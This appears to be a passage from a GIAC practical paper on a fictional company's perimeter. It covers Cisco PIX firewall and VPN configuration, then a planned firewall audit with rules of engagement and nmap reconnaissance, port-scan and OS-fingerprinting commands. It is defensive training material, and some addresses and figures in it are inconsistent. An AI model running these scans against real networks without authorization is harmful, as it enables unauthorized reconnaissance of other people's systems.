From the above representation, you can figure out that the outside interface of the PIX is the least trusted interface, and is the interface connected to the Internet. We can also infer that the DMZ network is less trusted than the VPN network since the VPN network requires authentication. As with the PIX default configuration, the outside interface (interface security level 0) is the lowest

security level and the inside interface (represented here as interface security level 100) is the highest security level.

The following diagram visually shows the PIX configuration.



FIGURE 2-1 GIACE SECURITY LEVELS

Interface Command

This command identifies the type of hardware, sets the hardware speed, and enables the interface.

```
interface  ethernet0  100 full
interface  ethernet1  100 full
interface  ethernet2  100 full
interface  ethernet3  100 full
interface  ethernet4  auto  shutdown
interface  ethernet5  auto  shutdown
```

Since we have Fast Ethernet switches, we can configure the interfaces to run at 100Full (Sets 100 Mbps Ethernet full-duplex communications). We would suggest that you avoid the use of the auto keyword for any of the Ethernet

interfaces, since duplex mismatches might occur and lead to degraded performance. Since we are only configuring four interfaces, we have disabled the last two interfaces.

IP Address Command

This command is used to configure each interface on the GIACE PIX firewall. We have assigned these addresses and subnet masks in accordance with our network diagram (Figure 1-1).

```
ip address outside  199.127.36.1    255.255.255.224
ip address inside   172.16.5.1      255.255.255.224
ip address dmz      172.16.1.1      255.255.255.224
ip address vpn      172.16.2.1      255.255.255.224
```

Let's disable failover for our single PIX:

```
giac_fw (config) #  no failover
```

Now let's enable paging:

```
giac_fw (config) #  pager lines 24
```

Now set up logging.

```
giac_fw (config) #  logging on
giac_fw (config) #  logging host inside 172.16.9.1
giac_fw (config) #  logging buffered
giac_fw (config) #  logging timestamp
giac_fw (config) #  no logging console
giac_fw (config) #  no snmp server
```

Route Command

This command is used to define static or default routes for the specified interface. The example below shows a default route, which is one hop from the default gateway (as defined by the metric of 1). The default route should always point to the outside interface. This command states that the default router is on the outside interface. The 0 0 information is an IP address of 0.0.0.0 and mask of 0.0.0.0, which the PIX firewall associates with the default route.

```
route outside 0 0 199.120.36.1 1
```

The static routes should be configured for networks that aren't directly attached to the PIX. Below we have added the VPN concentrator IP address pools since the PIX would not know how to send them to the VPN network.

```
route vpn 172.16.10.0 255.255.255.0 172.16.1.254 1
route vpn 172.16.11.0 255.255.255.0 172.16.1.254 1

route inside 172.16.5.0 255.255.255.0  172.16.1.254 1
route inside 172.16.6.0 255.255.255.0  172.16.1.254 1
route inside 172.16.7.0 255.255.255.0  172.16.1.254 1
route inside 172.16.8.0 255.255.255.0  172.16.1.254 1
route inside 172.16.9.0 255.255.255.0  172.16.1.254 1
```

We now need to set the MTU sizes:

```
giac_fw (config) #  mtu outside 1500
giac_fw (config) #  mtu inside 1500
giac_fw (config) #  mtu vpn 1500
giac_fw (config) #  mtu dmz 1500
```

These networks are not directly attached to the firewall; therefore we need to define the direction in which the traffic will flow.

Configuring the FIXUP Protocol

This command allows a user to view, change, enable, or disable the use of a service or protocol throughout the PIX firewall. For the GIACE network, the following commands would be used to allow the services and protocols that are allowed per the GIACE policy.

```
giac_fw (config)#    fixup protocol ftp 21
giac_fw (config)#    fixup protocol http 80
giac_fw (config)#    fixup protocol smtp 25
giac_fw (config)#    fixup protocol sqlnet 1521
giac_fw (config)#    fixup protocol domain 53
```

NAT Command

Network Address Translation (NAT) is used to translate a range of local addresses to a range of global addresses, thus allowing the GIACE internal network users to keep their IP addresses unknown to the external networks.

```
nat  (outside)  1  172.16.6.0  255.255.255.0
nat  (outside)  2  172.16.7.0  255.255.255.0
nat  (outside)  3  172.16.8.0  255.255.255.0
nat  (outside)  3  172.16.9.0  255.255.255.0
nat  (outside)  3  172.16.10.0  255.255.255.0
nat  (outside)  3  172.16.11.0  255.255.255.0
```

The interface name shown in parenthesis represents the source interface. The following number represents in the NAT ID. The IP addresses represent the one-to-one mapping between an address on an internal network (a higher security level interface) and a perimeter or external network (lower security level interface).

Global Command

This is the command that is used to define the address range of addresses that the source address will become.

```
global (outside) 1 199.120.32.36-199.120.32.62    netmask 255.255.255.224
global (outside) 2 199.120.32.64-199.120.32.94    netmask 255.255.255.224
global (outside) 3 199.120.32.96-199.120.32.126   netmask 255.255.255.224
global (outside) 4 199.120.32.128-199.120.32.158  netmask 255.255.255.224
```

Access Control Lists

The following tutorial shows the commands for the access control lists defined in the external firewall security policy.

External ACL

```
access-list ext_inbound permit tcp any host 199.120.36.66 eq smtp
access-list ext_inbound permit tcp any host  199.120.36.67 eq www
access-list ext_inbound permit tcp any host  199.120.36.67 eq 443
access-list ext_inbound permit tcp any host  199.120.36.68 eq www
access-list ext_inbound permit tcp any host  199.120.36.68 eq 443
access-list ext_inbound permit udp any host  199.120.36.69 eq domain
access-list ext_inbound permit tcp  host 1.1.1.1 host 199.120.36.69 eq domain
access-list ext_inbound permit udp 10.10.10.0 255.255.255.0 host 199.120.36.98 eq 500
access-list ext_inbound permit esp 10.10.10.0 255.255.255.0 host 199.120.36.98
access-list ext_inbound permit udp 172.32.1.0 255.255.255.0 host 199.120.36.98 eq 500
access-list ext_inbound permit esp 172.32.1.0 255.255.255.0 host 199.120.36.98
access-list ext_inbound permit udp 172.16.4.0 255.255.255.0 host 199.120.36.98 eq 500
access-list ext_inbound permit esp 172.16.4.0 255.255.255.0 host 199.120.36.98
access-list ext_inbound permit udp  host 131.107.1.10 host 199.120.36.70 eq ntp
access-list ext_inbound permit udp  host 216.200.93.8 host 199.120.36.70 eq ntp
access-list ext_inbound permit udp  host 205.188.185.33 host 199.120.36.70 eq ntp
access-list ext_inbound permit udp  host 199.127.36.1 255.255.224.0 host 172.16.9.1 eq 514
access-list ext_inbound deny ip any any log-input
```

DMZ ACL

```
access-list dmz_inbound permit tcp host 199.120.36.66 host 172.16.5.1 eq smtp
access-list dmz_inbound permit tcp host 199.120.36.67 host 172.16.5.3 eq 1521
access-list dmz_inbound permit tcp host  199.120.36.68 host 172.16.5.3 eq 1521
access-list dmz_inbound permit tcp host 199.120.36.67 host 172.16.5.4 eq 1521
access-list dmz_inbound permit tcp host  199.120.36.68 host 172.16.5.5 eq 1521
```

```
access-list dmz_inbound permit udp host  199.120.36.69 host 172.16.5.2 eq domain
access-list dmz_inbound permit udp 199.120.36.64.0 255.255.224.0 host 172.16.9.1 eq 514
access-list dmz_inbound deny ip any any log-input
```

VPN ACL

```
access-list vpn_inbound permit tcp 10.10.10.0 255.255.255.0  host 172.16.5.3 eq 1521
access-list vpn_inbound permit tcp 10.10.10.0 255.255.255.0  host 172.16.5.4 eq 1521
access-list vpn_inbound permit tcp 172.32.1.0 255.255.255.0  host 172.16.5.4 eq 1521
access-list vpn_inbound permit tcp 172.16.4.0 255.255.255.0 host 172.16.5.4 eq 1521
access-list vpn_inbound permit tcp 172.16.4.0 255.255.255.0 host 172.16.5.5 eq 1521
access-list vpn_inbound permit tcp 172.16.4.0 255.255.255.0 host 172.16.5.1 eq smtp
access-list vpn_inbound permit udp 172.16.4.0 255.255.255.0 host 172.16.5.2 eq domain
access-list vpn_inbound permit tcp 172.16.4.0 255.255.255.0 host 172.16.9.2 eq ssh
access-list vpn_inbound permit tcp 199.120.36.96 255.255.224.0 host 172.16.9.1 eq 514
access-list vpn_inbound deny ip any any log-input
```

Internal ACL

```
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 any eq www
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 any eq 443
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 host 199.120.36.66 eq smtp
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 host 172.16.5.1 eq pop3
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 any eq ftp
access-list int_outbound permit tcp 172.16.6.0 255.255.255.0 host 199.120.36.69 eq domain
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 199.120.36.67 eq ssh
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 199.120.36.68 eq ssh
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 199.172.16.2.98  eq ssh
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 172.16.5.1 eq ssh
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 199.120.36.71 eq ssh
access-list int_outbound permit tcp 172.16.9.0 255.255.255.0 host 199.120.36.99 eq ssh
```

We will need to apply these access lists to the appropriate interfaces using the following commands:

```
access-group ext_inbound in interface outside
access-group dmz_inbound in interface dmz
access-group vpn_inbound in interface vpn
access-group int_outbound in interface internal
```

Let's configure the PIX to allow management from the Management subnet.

```
ssh 172.16.9.1 255.255.255.0 inside
ssh timeout 5
```

Finally, we need to save the configuration and reboot the PIX firewall. This can be accomplished using the following commands:

```
write memory
reload
```

2.4 VPN Server Policy

GIAC remote users and telecommuters, partners, and suppliers will connect to the network from the Internet using a tunneled VPN connection. There are two types of users connecting to the VPN concentrator: remote users and telecommuters who are connecting as individuals using Cisco's VPN Client software, and partners and suppliers who have a permanent tunnel set up connecting their internal network to GIACE.

As stated in the security architecture, we have chosen a Cisco VPN Concentrator 3030 due to it's high availability, high performance, and scalability. GIACE employees (remote users and telecommuters), partners, and suppliers are able to securely access the network using the built in encryption and authentication capabilities, while also reducing the cost of modem banks, phone lines, and other communication expenses.

The Cisco VPN Concentrator 3030 can support up to 1500 simultaneous sessions and is upgradeable. This is more than adequate support for the current GIACE requirements.

IP Interface Configuration

Interface	*Status*	*IP Address*	*Subnet Mask*
Ethernet 1 (Private)	UP	172.16.2.1	255.255.255.0
Ethernet 2 (Public)	UP	199.127.36.98	255.255.255.224
Ethernet 3 (External)	Not Configured		

2.4.1 Mobile Sales Force and Telecommuters' VPN Policy

Requirements for the mobile sales force and the telecommuters:

- Remote access to the Internal network to retrieve email
- Remote access to file servers and application servers
- Remote access to the customer and fortunes databases

IP Address Assignment

The internal DHCP server will provide the IP address for the remote access clients. The IP address for the DHCP server is 172.16.5.20. The DHCP scopes are configured based on a set of parameters that are defined by the system administrator for the internal LAN. An entire Class C (172.16.3.0/24) has been reserved for the mobile sales force and the telecommuters.

Configuring IPSec Groups

We have two groups set up based on their identity (mobile sales force and telecommuters). We will utilize the Cisco VPN 3030 Concentrator authentication server to authenticate the identified groups for IPSec tunneling. Our minimal password is set to 8 characters, and we are not allowing alphabetic-only passwords for either group. For performance and security reasons, we have set an idle timeout for 10 minutes and a maximum connect time of 8 hours. The tunnel type is configured for remote access for the remote users.

2.4.2 Suppliers and Partner's VPN Policy

Requirements for the suppliers and partners:

- Remote access to the fortunes database for uploading new fortune sayings
- Remote access to the fortunes database to query sayings and translate selected sayings in order to distribute to the Japanese and Korean markets

The suppliers and partners will access the internal network via a site-to-site tunneled VPN utilizing GIACE's Cisco VPN 3030 Concentrator and the suppliers and partners' Cisco PIX firewalls.



FIGURE 2-2 GIACE AND SUPPLIER/PARTNER NETWORK TOPOLOGY

- Concentrator initiates IPSEC to Supplier/Partner PIX
- Secures all traffic between GIACE and Partner/Supplier networks

IP Address Assignment

We have decided to use the VPN concentrator's built-in authentication server for the suppliers and partners. We have set up two groups with users from the partners' and the suppliers' networks.

Network	*Source Network IP Address*	*VPN Assigned IP Address Pool*
GIAC Suppliers	10.10.10.0/24	172. 16.10.0/24
GIAC Partners	172.32.1.0/24	172.16.11.0/24

IKE Policy

The IKE policy for connecting the VPN concentrator and the PIX firewall is as follows:

Parameter	GIACE VPN Concentrator	Supplier/Partner PIX
Encryption algorithm	3DES-168	3DES-168
Hash algorithm	MD5	MD5
Authentication method	Preshared Keys	Preshared Keys
Key exchange	768-bit DH, 2	768-bit DH, 2
IKE SA lifetime	86,400 seconds	86,400 seconds
Peer IP address	10.10.10.1 172.32.1.1	199.127.36.98

Internet Key Exchange (IKE) protocol is a key management protocol standard which is used in conjunction with the IPSec standard. The defined policy will allow GIACE and the partner/supplier nodes to decide which algorithms they will use for authentication and encryption, as well as the lifetime of security association. We have chosen to initially use pre-shared keys as the authentication method, however we are evaluating the use of digital certificates. The VPN Concentrator Series Manager can be used to modify the IKE policy as shown in an example below:



FIGURE 2-3 VPN CONCENTRATOR IKE PROPOSAL MODIFY SCREEN

IPSec Policy

The IPSec policy for connecting the VPN concentrator and the PIX firewall is as follows:

Policy	GIACE VPN Concentrator	Supplier/Partner PIX
Transform set	ESP-DES ESP-MD5-HMAC	ESP-DES ESP-MD5-HMAC
Peer host name	fw1_giace	N/A
Peer IP address	10.10.10.1 172.32.1.1	199.120.36.98
Hosts to be encrypted	172.16.10.0 172.16.11.0	10.10.10.0 172.32.1.0
Traffic to be encrypted	IP	IP
SA establishment	IKE	IKE

The above policy defines the minimal set of communication parameters that should be used in securing this IPSec connection between GIACE and its partners/suppliers. All hosts in the 10.10.10.0 and 172.32.1.0 networks connect through IPSec to the defined GIACE hosts. The supplier/partner hosts are statically mapped to either 172.16.10.0 or 172.16.11.0 network respectively. The VPN Concentrator Series Manager can be used to configure an IPSec LAN-to-LAN connection as shown in an example below:



FIGURE 2-4 ADDING AN IPSEC LAN-TO-LAN CONNECTION

Assignment 3 – Verifying the Firewall Policy

3.0 Planning the Audit

Based on GIACE's major network redesign and implementation of an enhanced security perimeter, the CIO has decided to initiate an audit of the primary firewall. Due to limited personnel resources within GIACE, we have decided to outsource the firewall audit to more capable, trusted individuals from Ziptech Incorporated. We feel that external auditors would be more effective because of their unbiased picture of the risks and exposures. We also hope to continue this relationship with Ziptech, as external reviews should be conducted on a continual basis (as part of the overall GIACE risk management program).

Along with the audit team from Ziptech, we have agreed on the rules of engagement for the audit. The rules of engagement as defined in the NIST Draft SP 800-42[11] include the following parameters:

- Specific IP addresses/ranges to be tested
- Any restricted hosts (i.e., hosts, systems, subnets, not to be tested)
- A list of acceptable testing techniques (e.g. social engineering, DoS, etc.) and tools (password crackers, network sniffers, etc.)
- Times that scanning is to be conducted (e.g., during business hours, after business hours, etc.)
- IP addresses of the machines from which penetration testing will be conducted so that administrators can differentiate the legitimate penetration testing attacks from actual hacker attacks
- Points of contact for both the audit team, the targeted systems and networks
- Measures to prevent law enforcement being called with false alarms
- Handling of information collected by penetration testing team.

The audit will be conducted on a Saturday and Sunday evening (8:00 pm – 2:00 am). This will allow our overseas customers to continue to operate during their normal business hours. All system maintenance and backups will have already been completed prior to the start of the audit. We have informed the entire technical staff of GIACE including the incident response team, firewall/VPN Administrators, other network administrators, and the entire GIACE management team. The goals and objectives of the audit have been clearly defined by management and the technical staff.

[11] Draft Guideline on Network Security Testing, NIST Special Publication 800-42

3.1 Methodology

The audit team will initially check the firewall to ensure that it is physically secure, that all unneeded services are disabled, and verify that the firewall configuration meets your perimeter security policy. They will also review the firewall documentation provided by the firewall administrator, firewall change control processes, and firewall backup and recovery procedures.

Specifically, the firewall audit will consist of the following reviews:

- Software and Hardware Version Review
- Rulebase Audit:
  - Traffic to internal and external networks
  - Internal and external services passing through your firewall
- Software Configuration:
  - Known hosts
  - IP addresses
  - Implied rules
  - NAT
  - Proxy configurations
  - Firewall management
  - Remote connections (i.e. dial-up/VPN clients)
- Operating System – including file permissions, applications, user accounts, security patches and hotfixes
- Log Files

3.2 Cost Analysis

Three information security auditors are assigned to this audit from Ziptech.

Labor Category		***Hours***
Senior Information Security Auditor		80
Intermediate Information Security Auditor		40
Tech Writer/Editor		20
Total Hours		80
	Hourly Rate	***Dollars***
Senior Information Security Auditor	$ 150.00	$ 12,000.00
Intermediate Information Security Auditor	$ 120.00	$ 4,800.00
Tech Writer/Editor	$ 85.00	$ 1,700.00
Total Proposed Labor:		$ 16,800.00

3.3 Identified Risks

This risk associated with this audit, as with any other audit, is the risk of network outages as a result of automated scanning and probing. Other risks include data loss (as a result of the outages) and loss of services/business functionality. In order to mitigate these risks GIACE will ensure the following measures are put in place prior to the audit:

- Verification of current system backups, specifically the firewall and router configuration files.
- Ensure system and network administrators are present during the audit to reboot systems in the event of a system crash or corruption.
- Ensure the network service provider is aware of the expected network scanning and probing.
- Monitor logging on all devices prior to audit to and configure adequate disk quotas on all devices.
- Obtain an agreement on the rules of engagement from the auditors and a written permission from the senior management at GIACE to conduct the audit as agreed upon in the proposal.

3.4 Tools

The following tools will be used to perform the firewall audit for GIACE:

1. Nmap ("Network Mapper")[12] is an open source utility for network exploration or security auditing. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

2. Internet Scanner[13]. An integrated part of Internet Security Systems' security management platform, provides comprehensive network vulnerability assessment for measuring online security risks. Internet Scanner performs scheduled and selective probes of communication services, operating systems, applications and routers to uncover and report systems vulnerabilities that might be open to attack.

3. Sam Spade[14] is an integrated reconnaissance suite developed by Steve Atkins. We will utilize this tool to perform reconnaissance of the GIACE network and attempt zone transfers of the giac.com domain.

[12] http://www.insecure.org/nmap
[13] http://www.iss.net
[14] http://www.samspade.org/ssw/

3.5 External Firewall Audit

The external firewall audit will comprise of reconnaissance and information gathering, network scanning, and additional probing intended to evaluate the firewall rulebase and determine which services are being allowed to pass through the firewall based on this network policy. During the audit, we will gather information about firewall as well as the operating systems of the public DMZ hosts using various scanning and mapping techniques. With this information, we will determine which operating systems are vulnerable (based on known vulnerabilities as well as exploits), and how best to proceed with the audit.

The firewall audit will consist of the following phases:

- Reconnaissance
- Port Scanning
- OS Fingerprinting
- Firewall Rulebase Testing
- DNS Server Test
- Mail Server Test
- System Logging

Reconnaissance Activity

An ICMP scan commonly known as a "ping sweep" is conducting using the Nmap option to determine which hosts are "alive" on the GIACE network. Using a laptop sitting on an untrusted network (outside of the firewall), we issue the following command:

nmap -sP -PI -O -v -T 3 199.120.36.0/27

The scan results show that only one (1) IP address appears to be up. This is expected since we have ACL lists on the router that only allow certain ICMP responses.

We can also conduct a TCP "ping sweep" by sending SYN or ACK packets to specific ports. We would expect the host to reply with SYN/ACK or RST for the specifics ports if they are active or not active. The following Nmap command can be used to conduct a TCP "ping sweep":

nmap -sS -PT -p [port number] -v -T 3 199.120.36.0/27

Based on our security policy, we should expect the following results:

TCP probe port is 25
Host (199.120.36.2) appears to be up.
Host (199.120.36.66) appears to be up.

Nmap run completed – 240 IP addresses (2 hosts up) scanned in 7 seconds.

TCP probe port is 80
Host (199.120.36.2) appears to be up.
Host (199.120.36.67) appears to be up.
Host (199.120.36.68) appears to be up.
Nmap run completed – 240 IP addresses (3 hosts up) scanned in 10 seconds.

TCP probe port is 22
Host (199.120.36.2) appears to be up.
Host (199.120.36.x) appears to be up.
Nmap run completed – 240 IP addresses (2 hosts up) scanned in 7 seconds.

These above scan results would be typical based on the GIACE security policy (web, email, and SSH); however they are not the actual scan results.

The first phase (reconnaissance) also consists of Ziptech performing a whois query on the giac.com domain. This query could yield some very valuable information that could prove useful in conducting social engineering of GIACE as well as IP addresses of potentially vulnerable DNS servers. Here's the output of the whois query for GIACE:

Registrant:
GIACE (GIACE-DOM)
15115 Leesburg Pike
Leesburg, VA 20701

Domain Name: GIAC.COM
Status: Active

Administrative Contact, Technical Contact: hostmaster@giac.com
GIAC Enterprises (GE11_ORG)
15115 Leesburg Pike
Leesburg, VA 20701
US
800-221-7654

Record expires on 09-Feb-2006.
Record created on 07-Feb-2001.
Database last updated on 5-Sep-2002 17:36:38 EDT.

Domain servers in listed order:
NS1.GIAC.COM XXX.XXX.XXX.XXX
NS2.GIAC.COM XXX.XXX.XXX.XXX

Port Scanning

The next phase of the audit consists of determining whether "open" or "listening" ports are present on the firewall itself. We will scan for tcp and udp ports from the external (untrusted) network as well as the internal (trusted) network on all 65,535 ports.

We would use the following commands to assess whether open ports exist on the firewall:

From untrusted network (Internet)

```
nmap -sT -P0  -p 1-65535 -v -T 3 -oN ext_fw_tcp.log  199.120.36.2
nmap -sU -P0  -p 1-65535 -v -T 3 -oN ext_fw_udp.log 199.120.36.2
```

From trusted network (Internal)

```
nmap -sT -P0  -p 1-65535 -v -T 3 -oN int_fw_tcp.log  199.120.36.2
nmap -sU -P0  -p 1-65535 -v -T 3 -oN int_fw_udp.log 199.120.36.2
```

Firewall Rulebase Testing

External ACL

Our first test is to send TCP and UDP packets from the untrusted network through the external firewall interface to the following devices on the public DMZ network. We have selected the option to allow OS fingerprinting as well as the verbose output. We are sending the output to a file.

```
nmap -sS -P0 -O -v -T 3 –oN  fw_test_1 199.120.36.67
nmap -sS -P0 -O -v -T 3 -oN  fw_test_2 199.120.36.66
nmap -sS -P0 -O -v -T 3 -oN  fw_test_3 199.120.36.69
nmap -sS -P0 -O -v -T 3 -oN  fw_test_4 199.120.36.70

nmap -sU -P0 -O -v -T 3 -oN  fw_test_5 199.120.36.67
nmap -sU -P0 -O -v -T 3 -oN  fw_test_6 199.120.36.66
nmap -sU -P0 -O -v -T 3 -oN  fw_test_7 199.120.36.69
nmap -sU -P0 -O -v -T 3 -oN  fw_test_8 199.120.36.70
```

We will scan from the untrusted network to a laptop that we have placed on the internal network.

```
nmap -sS -P0 -O -v -T 3 -oN "fw_test_9   172.16.1.220
nmap -sU -P0 -O -v -T 3 -oN "fw_test_10 172.16.1.220
```

DMZ ACL

We will scan from a laptop on the public DMZ network to a laptop that we have placed on the internal network.

```
nmap -sS -P0 -O -v -T 3 –oN fw_test_11 172.16.1.220
nmap -sU -P0 -O -v -T 3 –oN fw_test_12 172.16.1.220
```

VPN Subnet ACL Audit

We will scan from a laptop on the VPN subnet to a laptop that we have placed on the internal network.

```
nmap -sS -P0 -O -v -T 3 –oN fw_test_13 172.16.1.220
nmap -sU -P0 -O -v -T 3 –oN fw_test_14 172.16.1.220
```

Internal ACL Audit

We will scan from the internal network to a laptop placed on the public DMZ network.

```
nmap -sS -P0 -O -v -T 3 –oN fw_test_15 199.120.36.75
nmap -sU -P0 -O -v -T 3 –oN fw_test_16 199.120.36.75
```

We will scan from the internal network to a laptop placed on the VPN subnet.

```
nmap -sS -P0 -O -v -T 3 –oN fw_test_17 199.120.36.100
nmap -sU -P0 -O -v -T 3 –oN fw_test_18 199.120.36.100
```

We will scan from the trusted network (internal) to a laptop that we have placed on the untrusted (external) network.

```
nmap -sS -P0 -O -v -T 3 –oN fw_test_19 199.120.36.5
nmap -sU -P0 -O -v -T 3 –oN fw_test_20 199.120.36.5
```

